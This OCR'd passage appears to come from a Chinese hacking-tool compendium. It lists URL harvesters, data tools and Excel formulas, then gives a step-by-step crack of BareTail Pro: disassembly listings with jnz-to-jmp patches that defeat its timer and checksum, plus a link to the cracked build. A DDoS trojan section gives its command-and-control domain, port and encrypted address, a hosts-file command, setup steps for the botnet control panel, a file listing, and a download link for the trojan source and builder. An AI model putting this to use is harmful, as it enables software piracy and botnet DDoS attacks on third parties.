
下载地址： http://pan.baidu.com/s/1jGqogGQ 密码：7nfu

3.12.5、承影 URL 采集器

参考网址：http://www.uzzf.com/soft/86002.html



3.12.6、t00ts URL 采集专版



3.12.7、百谷 URl 采集工具

软件下载地址：http://pan.baidu.com/s/1eQgVviy

提取密码： kkf2

解压密码：www.exehack.net

3. 13、数据整理

3.13.1、TXT 合并/切割工具

下载地址：


http://www.pc6.com/softview/SoftView_29780.html

http://www.onlinedown.net/soft/103367.htm

http://www.crsky.com/soft/22638.html

http://dl.pconline.com.cn/download/62164.html

http://www.pc6.com/softview/SoftView_107446.html



3.13.2、EXCEL 函数运算

EXCEL 以冒号为参考断点截取左右两边的字符

下面先看下表。

	A
1	有冒号的字符串
2	1212:abcd11
3	9dbddeda:dfe54651

上表中，A 列中的字符串，里面分别在不相同的地方出现冒号，现在，我们要做的就是，分别截取每个单元格的冒号左边的字符和右边的字符。

方法很简单，使用函数就行，但是，需要您懂得这些函数的使用方法。

一、截取冒号左边的字符

如下图，公式使用：=LEFT(A2,FIND(":",A2,1)-1)即可。

二、截取冒号右边的字符

如下图，公式使用：=RIGHT(A2,LEN(A2)-FIND(":",A2,1))即可。

三、公式的说明

LEFT 公式为从左边截取字符的函数；

RIGHT 为从右边截取字符的函数；


而 FIND 函数为查找函数，本教程查找的是冒号的位置，以冒号所在的位置为参考，分别截取左右两边的字符。

3.13.3、大数据查看工具

参考网址：

软件非常好用 打开 2G 文件完全不卡

搜索速度非常快




软件名称是 baretailpro.exe 作者是老外

不过软件有使用限制 提示 5 分钟后会退出

既然这么好用的软件 那就花点时间破解它吧

定时退出 那么 OD 加载它 搜索加载模块 找到 SetTimer 函数

发现有 5 处




分别点击进去后发现有两处敏感的地方

一处定时 10s 一处定时 10 分钟

猜想 10s 应该是对应软件启动时的 logo 因为这个窗口弹出一会儿就退出了

那么定位到 10 分钟的那一处



修改后如图：

第一个 push 进去的参数就是定时器的执行函数，程序中是 null　对应的就是系统的 OnTimer 函数，我们直接修改为程序中某处 retn 指令的地址

这样定时器的功能就被 NO 掉了 然后保存 运行，提示软件被修改 无法运行

应该是对文件二进制数据进行了校验，直接根据 GetFileSize 函数定位到关键地方：

```
00412D43  |. /75 45         jnz     short 00412D8A              //这里直接改为 jmp
00412D45  |. |68 10100000   push    1010
00412D4A  |. |68 D02F4100   push    00412FD0                        ;  ASCII "Checksum Error
"
00412D4F  |. |8D55 C8       lea     edx, dword ptr [ebp-38]
00412D52  |. |33C0          xor     eax, eax
00412D54  |. |E8 3BFAFEFF   call    00402794
00412D59  |. |8B4D C8       mov     ecx, dword ptr [ebp-38]
00412D5C  |. |8D45 CC       lea     eax, dword ptr [ebp-34]
00412D5F  |. |BA E82F4100   mov     edx, 00412FE8                   ;  ASCII "Could not open f
ile: "
00412D64  |. |E8 6F0BFFFF   call    004038D8
00412D69  |. |8B45 CC       mov     eax, dword ptr [ebp-34]
00412D6C  |. |E8 DF0CFFFF   call    00403A50
00412D71  |. |50            push    eax                             ; |Text
00412D72  |. |A1 FCF44300   mov     eax, dword ptr [43F4FC]         ; |
00412D77  |. |8B40 04       mov     eax, dword ptr [eax+4]          ; |
00412D7A  |. |50            push    eax                             ; |hOwner
00412D7B  |. |E8 A42FFFFF   call    <jmp.&user32.MessageBoxA>       ; \MessageBoxA
00412D80  |. |B8 01000000   mov     eax, 1
00412D85  |. |E8 1608FFFF   call    004035A0
00412D8A  |> \6A 00         push    0                               ; /pFileSizeHigh = NULL
00412D8C  |.  8B45 F8       mov     eax, dword ptr [ebp-8]          ; |
00412D8F  |.  50            push    eax                             ; |hFile
00412D90  |.  E8 BF2BFFFF   call    <jmp.&kernel32.GetFileSize>     ; \GetFileSize
00412D95  |.  8BF0          mov     esi, eax
```

```
00412D97  |.  8BC6          mov     eax, esi
00412D99  |.  E8 D2F7FEFF   call    00402570
00412D9E  |.  8BD8          mov     ebx, eax
00412DA0  |.  6A 00         push    0                                ; /pOverlapped = NULL
00412DA2  |.  8D45 F4       lea     eax, dword ptr [ebp-C]           ; |
00412DA5  |.  50            push    eax                              ; |pBytesRead
00412DA6  |.  56            push    esi                              ; |BytesToRead
00412DA7  |.  53            push    ebx                              ; |Buffer
00412DA8  |.  8B45 F8       mov     eax, dword ptr [ebp-8]           ; |
00412DAB  |.  50            push    eax                              ; |hFile
00412DAC  |.  E8 532CFFFF   call    <jmp.&kernel32.ReadFile>         ; \ReadFile
00412DB1  |.  85C0          test    eax, eax
00412DB3  |.  75 45         jnz     short 00412DFA               //这里直接改为 jmp
00412DB5  |.  68 10100000   push    1010
00412DBA  |.  68 D02F4100   push    00412FD0                         ;  ASCII "Checksum Error
"
00412DBF  |.  8D55 C8       lea     edx, dword ptr [ebp-38]
00412DC2  |.  33C0          xor     eax, eax
00412DC4  |.  E8 CBF9FEFF   call    00402794
00412DC9  |.  8B4D C8       mov     ecx, dword ptr [ebp-38]
00412DCC  |.  8D45 CC       lea     eax, dword ptr [ebp-34]
00412DCF  |.  BA 08304100   mov     edx, 00413008                    ;  ASCII "Could not read f
ile: "
00412DD4  |.  E8 FF0AFFFF   call    004038D8
00412DD9  |.  8B45 CC       mov     eax, dword ptr [ebp-34]
00412DDC  |.  E8 6F0CFFFF   call    00403A50
00412DE1  |.  50            push    eax                              ; |Text
00412DE2  |.  A1 FCF44300   mov     eax, dword ptr [43F4FC]          ; |
00412DE7  |.  8B40 04       mov     eax, dword ptr [eax+4]           ; |
00412DEA  |.  50            push    eax                              ; |hOwner
00412DEB  |.  E8 342FFFFF   call    <jmp.&user32.MessageBoxA>        ; \MessageBoxA
00412DF0  |.  B8 01000000   mov     eax, 1
00412DF5  |.  E8 A607FFFF   call    004035A0
00412DFA  |>  3B75 F4       cmp     esi, dword ptr [ebp-C]
00412DFD  |.  74 45         je      short 00412E44                  //这里直接改为 jmp
00412DFF  |.  68 10100000   push    1010
00412E04  |.  68 D02F4100   push    00412FD0                         ;  ASCII "Checksum Error
"
00412E09  |.  8D55 C8       lea     edx, dword ptr [ebp-38]
00412E0C  |.  33C0          xor     eax, eax
00412E0E  |.  E8 81F9FEFF   call    00402794
00412E13  |.  8B4D C8       mov     ecx, dword ptr [ebp-38]
00412E16  |.  8D45 CC       lea     eax, dword ptr [ebp-34]
00412E19  |.  BA 28304100   mov     edx, 00413028                    ;  ASCII "Could not read a
```

```
ll of file: "
00412E1E  |.  E8 B50AFFFF   call    004038D8
00412E23  |.  8B45 CC       mov     eax, dword ptr [ebp-34]
00412E26  |.  E8 250CFFFF   call    00403A50
00412E2B  |.  50            push    eax                              ; |Text
00412E2C  |.  A1 FCF44300   mov     eax, dword ptr [43F4FC]          ; |
00412E31  |.  8B40 04       mov     eax, dword ptr [eax+4]           ; |
00412E34  |.  50            push    eax                              ; |hOwner
00412E35  |.  E8 EA2EFFFF   call    <jmp.&user32.MessageBoxA>        ; \MessageBoxA
00412E3A  |.  B8 01000000   mov     eax, 1
00412E3F  |.  E8 5C07FFFF   call    004035A0
00412E44  |>  C645 F3 00    mov     byte ptr [ebp-D], 0
00412E48  |.  C645 F2 00    mov     byte ptr [ebp-E], 0
00412E4C  |.  4E            dec     esi
00412E4D  |.  85F6          test    esi, esi
00412E4F  |.  72 10         jb      short 00412E61
00412E51  |.  46            inc     esi
00412E52  |.  33C0          xor     eax, eax
00412E54  |>  8A1403        /mov     dl, byte ptr [ebx+eax]
00412E57  |.  3055 F3       |xor     byte ptr [ebp-D], dl
00412E5A  |.  0055 F2       |add     byte ptr [ebp-E], dl
00412E5D  |.  40            |inc     eax
00412E5E  |.  4E            |dec     esi
00412E5F  |.^ 75 F3         \jnz     short 00412E54
00412E61  |>  A1 00F54300   mov     eax, dword ptr [43F500]
00412E66  |.  8A40 08       mov     al, byte ptr [eax+8]
00412E69  |.  8B15 00F54300 mov     edx, dword ptr [43F500]          ;  baretail.00412CE4
00412E6F  |.  8A52 09       mov     dl, byte ptr [edx+9]
00412E72  |.  02C2          add     al, dl
00412E74  |.  2845 F2       sub     byte ptr [ebp-E], al
00412E77  |.  807D F3 00    cmp     byte ptr [ebp-D], 0
00412E7B  |.  75 0D         jnz     short 00412E8A
00412E7D  |.  A1 00F54300   mov     eax, dword ptr [43F500]
00412E82  |.  8A40 09       mov     al, byte ptr [eax+9]
00412E85  |.  3A45 F2       cmp     al, byte ptr [ebp-E]
00412E88  |.  74 3E         je      short 00412EC8                   //这里直接改为 jmp
00412E8A  |>  68 10100000   push    1010
00412E8F  |.  68 D02F4100   push    00412FD0                         ;  ASCII "Checksum Error
"
00412E94  |.  8D45 CC       lea     eax, dword ptr [ebp-34]
00412E97  |.  B9 50304100   mov     ecx, 00413050                    ;  ASCII " appears to have
 been modified, cannot run."
00412E9C  |.  8B15 F8F44300 mov     edx, dword ptr [43F4F8]
00412EA2  |.  E8 310AFFFF   call    004038D8
```

```
00412EA7  |.  8B45 CC       mov     eax, dword ptr [ebp-34]
00412EAA  |.  E8 A10BFFFF   call    00403A50
00412EAF  |.  50            push    eax                              ; |Text
00412EB0  |.  A1 FCF44300   mov     eax, dword ptr [43F4FC]          ; |
00412EB5  |.  8B40 04       mov     eax, dword ptr [eax+4]           ; |
00412EB8  |.  50            push    eax                              ; |hOwner
00412EB9  |.  E8 662EFFFF   call    <jmp.&user32.MessageBoxA>        ; \MessageBoxA
00412EBE  |.  B8 01000000   mov     eax, 1
00412EC3  |.  E8 D806FFFF   call    004035A0
00412EC8  |>  8BC3          mov     eax, ebx
00412ECA  |.  E8 B9F6FEFF   call    00402588
00412ECF  |.  8B45 F8       mov     eax, dword ptr [ebp-8]
00412ED2  |.  50            push    eax                              ; /hObject
00412ED3  |.  E8 F429FFFF   call    <jmp.&kernel32.CloseHandle>      ; \CloseHandle
```


按照标注修改一下 绕过了文件校验 保存 然后就可以正常运行了！
原版请自行搜索。
破解版下载地址：

```
http://yunpan.cn/cK8N2XInAeFcb （提取码：65af）
```

3.13.4、MDB 查看工具

可直接连接数据库进行查询，能浏览常用数据库文件（*.mdb,*.xls），操作简单，除了能够进行功能强大的查询之外，还能对整个数据库进行全部记录或选定记录的文本文件输出，方便打印。

```
参考网址：http://www.downxia.com/downinfo/405.html
```




3.13.5、菜刀导入导出


下载地址：http://pan.baidu.com/s/1bnnKQIz　　提取密码：7jwf

3.14、DDOS 工具

3.14.1、血腥 ddos

3.14.2、Asp + 后台服务控制的 DDOS 木马





这是大概在 2 年前，某个朋友发来一个 DDOS 的小马，叫我帮忙逆向破解掉，然后写出生成器，并且可以使用原始上线系统进行控制（Asp+NTsv）。

后来花了些时间研究了木马运行流程、上线方式、上线地址、上线地址加密算法等，写了完整的小马生成器，以及配套的整套控制系统。
现在把整套源码、小马生成器、后台控制系统、以及各种文档打包发出来，年代久远，可能跟不上时代了，有兴趣的可以研究下……
使用说明：

1、修改“控制端\后台服务\attsvr.ini”中的数据库地址：

[GLOBAL]
DBPath=E:\attack\data\att.mdb

2、“\控制端\后台服务\Reg Dll.bat”注册 DLL。

3、“\控制端\后台服务\attmangr.exe”运行后台服务。


++
原始上线地址：att.0579925.com:55110
原始管理地址：http://att.0579925.com/
上线地址密文：17EFE4D935497069977FF3F0D02B8393
++
netacc.exe ：cmd.exe /c echo 255.255.255.255 att.0579925.com>>%windir%\system32\drivers\etc\hosts
netprot.exe ：taskkill /im netacc.exe /f
++

++
运行方式：
++
A、后台管理依靠 80 端口通讯，使用 Asp 脚本进行可视化操作。
B、木马的通讯与控制依靠 55110 端口，使用后台服务程序进行集群控制、发送攻击命令等操作。
C、后台服务程序与 Asp 脚本使用同一个数据库，以达到共享数据的目的。
++
文件列表：

```
\ASP + 后台服务控制的 DDOS 木马
|  使用说明.txt
|
├──原木马
|  |  update3.exe
|  |  update6.exe
|  |
|  └──NetAcc
```

```
|         netacc.exe
|         netprot.exe
|         netsvc.dll
|         run.bat
|
├──控制端
|   ├──Web 管理
|   |   |   cc.asp
|   |   |   ccadd.asp
|   |   |   ccdel.asp
|   |   |   ccedit.asp
|   |   |   cclst.asp
|   |   |   chkupdt.asp
|   |   |   ddadd.asp
|   |   |   dddel.asp
|   |   |   ddedit.asp
|   |   |   ddlst.asp
|   |   |   ddos.asp
|   |   |   inc.asp
|   |   |   login.asp
|   |   |   main.asp
|   |   |   pclst.asp
|   |   |   svrlst.asp
|   |   |   t1.asp
|   |   |   test.asp
|   |   |   top.htm
|   |   |
|   |   ├──css
|   |   |       style.css
|   |   |
|   |   └──data
```

```
|   |         att.ldb
|   |         att.mdb
|   |
|   └──后台服务
|         AntiCC.dll
|         att.dll
|         attmangr.exe
|         attsvr.exe
|         attsvr.ini
|         attsvr2.exe
|         attsvr3.exe
|         Reg Dll.bat
|
├──生成器
|      Form1.frm
|      工程 1.vbp
|      工程 1.vbw
|
└──被控端
       bin.dat
       DDOS.exe
```



源码下载:http://pan.baidu.com/s/1dDphRmp (解压密码:123456)

3.15、CC 攻击

3.16、XSS

心伤的胖子 xss　　xss.pujun.li

3.16.1、xss 辅助工具

3.16.1.1、xss 辅助

插件的使用方法如下：

